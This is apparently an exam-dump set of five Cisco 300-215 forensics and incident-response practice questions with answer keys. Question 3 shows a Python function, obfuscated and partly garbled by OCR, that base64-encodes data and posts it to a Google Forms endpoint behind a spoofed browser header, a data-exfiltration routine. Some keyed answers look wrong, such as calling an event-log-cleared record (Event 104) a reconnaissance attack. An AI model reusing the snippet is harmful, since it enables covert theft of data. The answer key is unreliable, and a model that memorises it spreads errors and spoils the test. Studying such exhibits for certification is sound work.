300-215$^{\text{Q\&As}}$

Conducting Forensic Analysis and Incident Response Using Cisco Technologies for CyberOps (CBRFIR)


Pass Cisco 300-215 Exam with 100% Guarantee

QUESTION 1

DRAG DROP


Drag and drop the steps from the left into the order to perform forensics analysis of infrastructure networks on the right.

Select and Place:



Obtain	step 1
Strategize	step 2
Collect	step 3
Analyze	step 4
Report	step 5

Correct Answer:



	Obtain
	Strategize
	Collect
	Analyze
	Report

Reference: https://subscription.packtpub.com/book/networking_and_servers/9781789344523/1/ch01lvl1sec12/network-forensics-investigation-methodology

QUESTION 2

An employee receives an email from a "trusted" person containing a hyperlink that is malvertising. The employee clicks the link and the malware downloads. An information analyst observes an alert at the SIEM and engages the cybersecurity team to conduct an analysis of this incident in accordance with the incident response plan. Which event detail should be included in this root cause analysis?

A. phishing email sent to the victim


B. alarm raised by the SIEM

C. information from the email header

D. alert identified by the cybersecurity team

Correct Answer: B

QUESTION 3



```
def gfdggvbdsopqq(id, entry1, string1, entry2, string2):
   url = 'https://docs.google.com/forms/d/e' + id ÷ '/formResponse'
   enc1 = b64encode(bytes(string1, 'utf8')).decode()
   enc2 = b64encode(bytes(string2, 'utf8')).decode()
   form_data = {entry1: enc1, entry2: enc2}
   user_agent = { 'Referer': 'https://docs.google.com/forms/d/e' + id + '/viewform',
  'User-Agent': 'Mozilla/5.0 (Windows NT 10.0;
   Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88
   Safari/537.36'}
   r = post(url, data=form_data, headers=user_agent)
   if r.status_code == 200:
     return True
   else:
     return False
```

Refer to the exhibit. Which type of code is being used?

A. Shell


B. VBScript

C. BASH

D. Python

Correct Answer: D

QUESTION 4



Level	Date and Time	Source
Information	29/05/2013 09:53:16	Eventlog

Event 104, Eventlog

```
Log Name:          System
Source:            Eventlog           Logged:        29/05/2013 09:53:16
Event ID:          104                TaskCategory:
Level:             Information        Keywords:
User:              [redacted]         Computer:      [redacted]
CpCode:            Info
More Information:  Event Log Online
```

Refer to the exhibit. An employee notices unexpected changes and setting modifications on their workstation and creates an incident ticket. A support specialist checks processes and services but does not identify anything suspicious. The ticket was escalated to an analyst who reviewed this event log and also discovered that the workstation had multiple large data dumps on network shares. What should be determined from this information?

A. data obfuscation

B. reconnaissance attack

C. brute-force attack

D. log tampering

Correct Answer: B

QUESTION 5

An investigator is analyzing an attack in which malicious files were loaded on the network and were undetected. Several of the images received during the attack include repetitive patterns. Which anti-forensic technique was used?

A. spoofing

B. obfuscation

C. tunneling

D. steganography

Correct Answer: D

Reference: https://doi.org/10.5120/1398-1887 https://www.carbonblack.com/blog/steganography-in-the-modern-attack-landscape/